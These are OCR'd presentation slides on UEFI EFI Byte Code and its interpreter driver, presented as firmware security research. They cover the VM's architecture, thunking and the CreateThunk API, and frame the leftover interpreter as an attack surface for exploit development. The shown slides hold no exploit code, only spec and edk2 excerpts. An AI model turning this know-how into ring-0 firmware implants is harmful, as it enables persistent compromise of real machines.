


Figure 9 UEFI PI boot flow

Source:
"Trusted Platforms UEFI, PI and TCG-based firmware," Vincent J. Zimmer (Intel Corporation), Shiva R. Dasari Sean P. Brogan (IBM), White Paper by Intel Corporation and IBM Corporation, September 2009
https://www.intel.com/content/dam/doc/white-paper/uefi-pi-tcg-firmware-white-paper.pdf

EBCVM - the EFI Byte Code Virtual Machine

What is the EBCVM?

- EBC is an intermediate language (like LLVM byte code, Java byte code, [insert your favorite byte code here]) and it is run in the EFI Byte Code Virtual Machine (EBCVM)
- The EBCVM is responsible for loading and executing EBC images
  - Executing images requires that the EFI_EBC_PROTOCOL be installed on the system
  - EFI_EBC_PROTOCOL->CreateThunk() sets up EBC image in memory, jumps to EbcEntryPoint
- The EBCVM is an interpreter, implemented as a DXE driver
  - EBCVM runs with DXE-level (ring 0) privileges

EBC - EFI Byte Code


What is EBC?

- a platform-agnostic architecture specification for PCI option ROM implementation; it uses natural-indexing to adjust the width of its instructions (32-bit or 64-bit) depending on the architecture of the host
- EBC aimed to become something of a tower of Babel for certain peripheral communication in UEFI
- Officially dropped from the UEFI *requirements*
- Chapter 22 of the UEFI Spec. v 2.10 — still dedicated to EBC

EBC - EFI Byte Code

If EBC is so great then why haven't I heard of it?


- Only one compiler specifically designed to target valid EBC binaries: the proprietary Intel C compiler for EBC
- This proprietary Intel C compiler for EBC was available for the low price of $995 [to my knowledge, it is no longer available; now the page on the Intel Products site redirects to an IoT toolkit for $2399]
- Open-source options are available … sort of
  - fasm-ebc is the closest open-source version to the Intel C compiler for EBC but it can't handle edge cases for encoding instructions with natural-indexing [see this issue in the *archived* fasm-ebc GitHub repo:]
- Very few in-the-wild reference EBC images
- EBC is technically "no longer part of the spec"
  - Chapter 22 doesn't exist. Chapter 22 never existed.



EBC - EFI Byte Code

If EBC is a dead ISA with little to no reference implementations why are you talking about it now?


- What if there were legacy/deprecated features lingering in a codebase for years…
- What if IBVs/OEMs were slow to patch platform firmware and remove legacy/deprecated features…
- EBC interpreter is still part of the main branch in Tianocore's edk2
- IBVs/OEMs fork edk2, along with the EBC interpreter…
  - … then a lot of machines might have the EBC interpreter, and can run EBC binaries
- Just because this feature is hardly (if ever) used, doesn't mean it can't be leveraged



EBC - EFI Byte Code

If EBC is a dead ISA with little to no reference implementations why are you talking about it now?


- Platform firmware supply chain vulnerabilities are a persistent and pervasive problem, and the continued use of outdated and deprecated components is a known path for successful exploits of this kind, particularly in UEFI.
- The EBCVM binary is present in a wide range of current UEFI firmware builds out there in the wild... and without the means of material EBC binaries to run, the EBCVM is a DXE driver collecting dust.
- See “Firmware Supply-Chain Security is Broken: Can we Fix it?” from Binarly REsearch Team



Source : “Firmware Supply-Chain Security is Broken: Can we Fix it?” Binarly REsearch Team, Binarly, 27 December 2021
“https://www.binarly.io/blog/the-firmware-supply-chain-security-is-broken-can-we-fix-it"

EBC - EFI Byte Code

Is that an EBC driver in the UEFI firmware of my Lenovo Thinkpad E16 Gen 1 or is it just happy to see me?
Yeah, the EbcDxe driver is there. The EbcDxe driver is everywhere. Go look for it the next time you dump a UEFI BIOS image.



EBC Fundamentals

UEFI EBC architecture details

- EBCVM uses 8 general purposes registers:
  - R0-R7
- EBCVM has 2 dedicated registers:
  - IP (instruction pointer)
  - F (Flags register)
- Natural indexing: uses a natural unit to calculate offsets of data relative to a base address, where a natural unit is defined as:
  - Natural unit == sizeof (void *)

Table 22.4 Index Encoding

Bit #	Description
N	Sign bit (sign), most significant bit
N-3..N-1	Bits assigned to natural units (w)
A..N-4	Constant units (c)
0..A-1	Natural units (n)

As shown in the Table above for a given encoded index, the most significant bit (bit N) specifies the sign of the resultant offset after it has been calculated. The sign bit is followed by three bits (N-3..N-1) that are used to compute the width of the natural units field (n). The value (w) from this field is multiplied by the index size in bytes to determine the actual width (A) of the natural units field (n). Once the width of the natural units field has been determined, then the natural units (n) and constant units (c) can be extracted. The offset is then calculated at runtime according to the following equation:

```
Offset = (c + n * (sizeof (VOID *))) * sign
```

Source: “UEFI Spec, Chapter 22: EFI Byte Code Virtual Machine,” https://uefi.org/specs/UEFI/2.10/22_EFI_Byte_Code_Virtual_Machine.html#natural-indexing

EBC Fundamentals

UEFI EBC architecture details

- EBCVM uses a simple load-store architecture
- Strongly-ordered memory model
- EBCVM sets up and uses its own stack


```
; Begin executing an EBC image.
;******************************************************************************
; UINT64 EbcLLEbcInterpret(VOID)
global ASM_PFX(EbcLLEbcInterpret)
ASM_PFX(EbcLLEbcInterpret):
    ;
    ;; mov rax, ca112ebccall2ebch
    ;; mov r10, EbcEntryPoint
    ;; mov r11, EbcLLEbcInterpret
    ;; jmp r11
    ;
    ; Caller uses above instruction to jump here
    ; The stack is below:
    ; +------------+
    ; |  RetAddr   |
    ; +------------+
    ; |EntryPoint  | (R10)
    ; +------------+
    ; |   Arg1     | <- RDI
    ; +------------+
    ; |   Arg2     |
    ; +------------+
    ; |   ...      |
    ; +------------+
    ; |   Arg16    |
    ; +------------+
    ; |   Dummy    |
    ; +------------+
    ; |   RDI      |
    ; +------------+
    ; |   RSI      |
    ; +------------+
    ; |   RBP      | <- RBP
    ; +------------+
    ; |  RetAddr   | <- RSP is here
    ; +------------+
    ; |  Scratch1  | (RCX) <- RSI
    ; +------------+
    ; |  Scratch2  | (RDX)
    ; +------------+
    ; |  Scratch3  | (R8)
    ; +------------+
    ; |  Scratch4  | (R9)
    ; +------------+
    ; |   Arg5     |
    ; +------------+
    ; |   Arg6     |
    ; +------------+
    ; |   ...      |
    ; +------------+
    ; |   Arg16    |
    ; +------------+
```

Source: ”EbcLowLevel.nasm, L23, EbcLLCALLEXNative" edk2, GitHub, https://github.com/tianocore/edk2/blob/master/MdeModulePkg/Universal/EbcDxe/X64/EbcLowLevel.nasm#L23

EBC Fundamentals

EBCVM Native API calls - Thunking

- EBCVM uses ***thunking*** as a means of facilitating communication between EBC code and native code (e.g. making calls to UEFI API functions)
- Thunking overview:
  - Save state + load EBCVM registers with values using PUSHN (push native) instructions
  - Make a call to desired UEFI API function with a CALLEX (call external) instruction
  - Restore state after calling the UEFI API using POPn (pop native) instructions



EBC Fundamentals

Executing EBC binaries

- How to execute an EBC image?
- Load/execute the image using the ***EFI_EBC_PROTOCOL***
- From there, we want to call the protocol function EFI_EBC_CREATE_THUNK

```
typedef
EFI_STATUS
(EFIAPI *EFI_EBC_CREATE_THUNK) (
  IN EFI_EBC_PROTOCOL         *This,
  IN EFI_HANDLE               ImageHandle,
  IN VOID                     *EbcEntryPoint,
  OUT VOID                    **Thunk
  );
```

Parameters

This

A pointer to the EFI_EBC_PROTOCOL instance. This protocol is defined in EBC Interpreter Protocol .

ImageHandle

Handle of image for which the thunk is being created.

EbcEntryPoint

Address of the actual EBC entry point or protocol service the thunk should call.

Thunk

Returned pointer to a thunk created.

Description

A PE32+ EBC image, like any other PE32+ image, contains an optional header that specifies the entry point for image execution. However for EBC images this is the entry point of EBC instructions, so is not directly executable by the native processor. Therefore when an EBC image is loaded, the loader must call this service to get a pointer to native code (thunk) that can be executed which will invoke the interpreter to begin execution at the original EBC entry point.

Source: ”EbcCreateThunk,” UEFI Spec v.2.10, https://uefi.org/specs/UEFI/2.10/22_EFI_Byte_Code_Virtual_Machine.html#efi-ebc-protocol-createthunk

Part 2

EBC UEFI RE + xdev

EBC development process

"I take the parts that I remember and stitch them back together to make a creature who will do what I say or love me back."
— Richard Siken, *Litany in Which Certain Things Are Crossed Out*

EBC Development Process

Challenges

- Lack of open-source (or any) compiler targeted for EBC
- Limited support for and minimal use of EBC — collected appx. 3 in the wild EBC binaries — learning a new language is difficult. Learning a new language with practically 0 reference texts is nearly impossible

EBC Development Process


Solutions

- Problem: Lack of open-source (or any) compiler targeted for EBC
- Solution: Created custom toolchain for generating valid EBC binaries using a combination of open-source and custom tools
